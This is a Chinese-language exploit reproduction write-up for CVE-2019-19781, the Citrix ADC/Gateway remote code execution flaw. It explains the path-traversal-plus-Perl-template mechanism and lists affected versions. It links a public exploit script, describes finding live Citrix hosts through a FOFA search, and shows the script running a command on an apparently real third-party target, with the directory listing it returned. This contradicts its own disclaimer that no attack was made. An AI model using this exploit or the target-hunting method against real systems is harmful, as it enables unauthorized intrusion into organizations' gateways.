CVE-2019-19781 远程代码执行漏洞复现

0x00 漏洞概述：

NetScaler Access Gateway：其设备都包括针对 Citrix XenDesktop 和 Citrix XenApp 部署的安全接入功能,无任何附加费用,使其成为适合这些环境的集成程度最高、最经济高效的解决方案.如果购买通用许可证（Universal License）,还可以获得若干扩展功能,使 Access Gateway 可以确保所有应用和数据类型的安全,并通过自适应策略实施强大的数据安全性。

NetScaler App Delivery Controller：可帮助企业构建具有弹性、可扩展性和操作简便性等公共云服务的重要特征和功能的先进企业云网络。

CVE-2019-19781 也被称为“Shitrix”，概括来看，它的漏洞利用机制用到了 Citrix 网关应用的模板处理过程，由于在创建模板的过程中，会调用到/vpn/../vpns/portal/s/newbm.pl 下的脚本服务，为此，我们可以构造一些 Perl 语言的模板命令形成 Payload，并把它插入到一个 XML 文件中成为.xml。由于该 XML 中包含了我们的 Payload，当对/vpn/../vpns/portal/.xml 发起请求时，就会触发命令执行。

0x01 前置条件:

无

0x02 影响版本：

Citrix NetScaler ADC 10.5	NetScaler Gateway 10.5
Citrix ADC 11.1	NetScaler Gateway 11.1
Citrix ADC 12.0	NetScaler Gateway 12.0
Citrix ADC 12.1	NetScaler Gateway 12.1
Citrix ADC 13.0	Citrix Gateway 13.0

0x03 环境搭建：

攻击机：kali 2020　　工具：CVE-2019-19781.sh
工具来源：https://github.com/projectzeroindia/CVE-2019-19781

靶机：
系统：LINUX(具体未知)　　IP：x.x.x.x　　来源：FOFA 搜索

0x04 漏洞复现：

声明：只是简单搜索，并不进行攻击，请不要进行违规操作！!!

下载 EXP：
git clone https://github.com/projectzeroindia/CVE-2019-19781

利用 FOFA 搜索的 title=“Citrix” 的关键信息
结果如图 0：

图 0

验证目标是否存在漏洞：
命令：bash CVE-2019-19781.sh x.x.x.x 'ls'
结果为存在漏洞，如图 1：


wql@kali: ~/CVE-2019-19781
文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)
root@kali:/CVE-2019-19781#
root@kali:/CVE-2019-19781# bash CVE-2019-19781.sh 'ls'
CVE-2019-19781
Bookmark Added.
Command Output :
bin
colorful
compat
configdb
dev
etc
flash
home
lib
libexec
mnt
netscaler
nscache
nsconfig
optional
proc
root
sbin
tmp
usr

图 1

0x05 附录：

无